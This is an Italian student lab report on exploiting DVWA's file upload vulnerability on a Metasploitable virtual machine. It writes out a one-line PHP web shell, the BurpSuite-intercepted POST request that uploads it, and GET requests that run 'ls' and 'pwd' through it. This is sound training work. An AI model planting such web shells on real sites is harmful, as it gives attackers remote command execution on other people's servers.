




# EXPLOIT FILE UPLOAD

MORGAN PETRELLI S6/L1

# Traccia:

Configurate il vostro laboratorio virtuale in modo tale che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux. Assicuratevi che ci sia comunicazione tra le due macchine. Lo scopo dell'esercizio di oggi è sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP. Inoltre, per familiarizzare sempre di più con gli strumenti utilizzati dagli Hacker Etici, vi chiediamo di intercettare ed analizzare ogni richiesta verso la DVWA con BurpSuite.

ho iniziato creando un file con un codice minimale di una shell che caricherò nell'apposita schermata della DVWA di metasploitable



```
1 <?php system($_REQUEST["cmd"]); ?>
2 |
```



The screenshot shows a web browser window with the URL `192.168.50.101/dvwa/vulnerabilities/upload/`. The page title is "DVWA" and the main content is "Vulnerability: File Upload". On the left, there is a sidebar menu with the following items:

- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload** (highlighted in green)
- XSS reflected
- XSS stored

The main area of the page contains a form with the following fields:

- "Choose an image to upload:"
- A "Choose File" button which displays "No file chosen".
- An "Upload" button.

Below the form, under "More info", are three links:

- [http://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](http://www.owasp.org/index.php/Unrestricted_File_Upload)
- <http://blogs.securiteam.com/index.php/archives/1268>
- <http://www.acunetix.com/websitesecurity/upload-forms-threat.htm>

una volta caricata la shell sul  
sito della DVWA possiamo  
notare da Burpsuit una  
richiesta di POST contenente  
il file shell.php

```
Request to http://192.168.50.101:80
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.50.101
3 Content-Length: 434
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.50.101
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundary6ndiuvRb1G3nALEc
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.60 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Cookie: security=high; PHPSESSID=9d5aed5a3c7aa71361e972f3b23b9b60
14 Connection: close
15
16 ----WebKitFormBoundary6ndiuvRb1G3nALEc
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 ----WebKitFormBoundary6ndiuvRb1G3nALEc
21 Content-Disposition: form-data; name="uploaded"; filename="shell.php"
22 Content-Type: application/x-php
23
24 <?php system($_REQUEST["cmd"]); ?>
25
26 ----WebKitFormBoundary6ndiuvRb1G3nALEc
27 Content-Disposition: form-data; name="Upload"
28
29 Upload
30 ----WebKitFormBoundary6ndiuvRb1G3nALEc--
```



## Vulnerability: File Upload

Choose an image to upload:  
 No file chosen


**.../.../hackable/uploads/shell.php successfully uploaded!**

### More info

[http://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](http://www.owasp.org/index.php/Unrestricted_File_Upload)  
<http://blogs.securiteam.com/index.php/archives/1268>  
<http://www.acunetix.com/websitedevelopment/upload-forms-threat.htm>

- [Home](#)
- [Instructions](#)
- [Setup](#)
- [Brute Force](#)
- [Command Execution](#)
- [CSRF](#)
- [File Inclusion](#)
- [SQL Injection](#)
- [SQL Injection \(Blind\)](#)
- [Upload](#)
- [XSS reflected](#)
- [XSS stored](#)
- [DVWA Security](#)
- [PHP Info](#)
- [About](#)
- [Logout](#)

ho inserito il path per connettermi alla shell ma ovviamente ho ricevuto un messaggio di errore perchè la shell creata si aspetta un parametro in cmd con un comando



ho aggiunto il parametro ?cmd=ls alla richiesta GET e come possiamo vedere l' applicazione ci ha restituito la lista dei file, questo significa che la nostra richiesta è stata eseguita dalla shell.

The screenshot shows a browser window and a NetworkMiner tool interface. The browser window displays a page titled "dvwa\_email.png shell.php" from the URL "192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=ls". The NetworkMiner tool shows a captured HTTP request with the following details:


Request to http://192.168.50.101:80

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
1 GET /dvwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1
2 Host: 192.168.50.101
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.60 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9
8 Cookie: security=low; PHPSESSID=90a8375a8b997faea9facfcc2b1fba4c
9 Connection: close
10
11
```

ho modificato la richiesta intercettata da Burpsuit per far eseguire altri comandi. Ad esempio il comando cmd=pwd che ci mostra il percorso del file shell.php



Request to http://192.168.50.101:80

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
1 GET /dvwa/hackable/uploads/shell.php?cmd=pwd HTTP/1.1
2 Host: 192.168.50.101
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.60 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: security=low; PHPSESSID=5afdd642eb0830d18d8e749694c7987b
10 Connection: close
11
12
```

